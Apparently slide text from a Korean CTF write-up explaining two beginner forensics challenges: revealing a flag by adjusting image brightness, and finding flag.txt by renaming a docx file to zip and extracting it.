
태양권

- 크리링이 태양권을 사용했어!!
우리가 이 기술을 막을 수 있을까??
- => 이미지 제공



태양권

- 사진 프로그램을 이용하여 조명 옵션을 낮추면 플래그를 볼 수 있음



비밀 문서

- 내부 고발자를 통해 CTF의 플래그를 유출시킨 파일을 얻을 수 있었어!!
하지만 안에는 플래그가 안보이는데...
- => docx 파일 제공



비밀 문서

- 해당 docx 파일을 열어도 시각적으로 중요한 정보는 들어있지 않다.
- 이 때 알아야 할 점은 Microsoft 문서편집 프로그램 계열은 zip파일 포맷을 따르고 있다는 것이다.

Hello world!!!

Welcome scpCTF!!!!



Can you find the flag??

HAHAHA, That's not easy!!!



비밀 문서

- docx 확장자를 zip으로 바꿨을 뒤 압축 해제하고 사진 또는 비디오와 같은 미디어 정보가 들어있는 media 폴더에 들어가면 flag.txt가 존재함



QnA